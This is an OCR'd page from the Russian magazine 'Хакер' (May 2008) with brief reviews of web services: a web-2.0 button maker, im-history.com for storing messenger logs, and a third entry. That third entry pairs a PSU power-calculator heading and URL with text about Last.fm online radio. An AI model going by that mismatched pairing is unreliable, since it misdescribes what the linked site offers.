
MY COOL BUTTON 2.0
WWW.MYCOOLBUTTON.COM

Для одного из наших проектов срочно потребовалось нарисовать кнопочки в стиле 2.0: красивые, модные, со стильными переливами. Но поскольку у редакторов с художественными навыками, мягко говоря, туговато, а дело горело - пришлось искать альтернативный путь. Быстро выяснилось, что для этого потребуется только браузер и этот замечательный сервис. С помощью самой обычной страницы мы выбрали один из трех доступных стилей, указали, размер, цвета, ввели текст - и, ву-а-ля, получили готовые кнопочки.



ВСЕ ЛОГИ В ОДНОМ МЕСТЕ
WWW.IM-HISTORY.COM

Я вынужден общаться то по Skype'у, то по Jabber'у, то по обычной аське и мне приходится изрядно покопаться, чтобы найти нужный лог разговора. А если вдруг он окажется на компьютере, которого нет под рукой, то вообще пиши пропало. В общем, появление нового сервиса, который централизованно хранит логи из самых разных клиентов для меня оказалось очень кстати. Для работы im-history, правда, пришлось установить специальное приложение, но зато любые логи, практически из любого мессенжера и любого компьютера у меня теперь всегда под рукой!



ONLINE-РАСЧЕТ МОЩНОСТИ БП
WWW.EXTREME.OUTERVISION.COM/PSUCALCULATOR.JSP

Закачивать музыку из интернета, рыская по всевозможным порталам с кучей рекламы, — дело неблагодарное. Забудь про это, и попробуй онлайн-радио по заявкам! Укажи свои музыкальные предпочтения, вбив имена любимых исполнителей. На основании этих данных будет построен твой индивидуальный плейлист. Сервису Last.fm, наиболее известному подобному ресурсу, удалось достичь соглашения как с крупными лейблами (EMI, Sony BMG, Universal, Warner), так и независимыми исполнителями. Поэтому использовать его ты можешь не просто бесплатно, а абсолютно бесплатно :).

ХАКЕР 05(МАЙ)08

НА ЧТО СПОСОБНА ТВОЯ WEB-КАМЕРА/ 7 ЧУМОВЫХ РЕЦЕПТОВ ИСПОЛЬЗОВАНИЯ ОБЫКНОВЕННОЙ WEB-КАМЕРЫ

113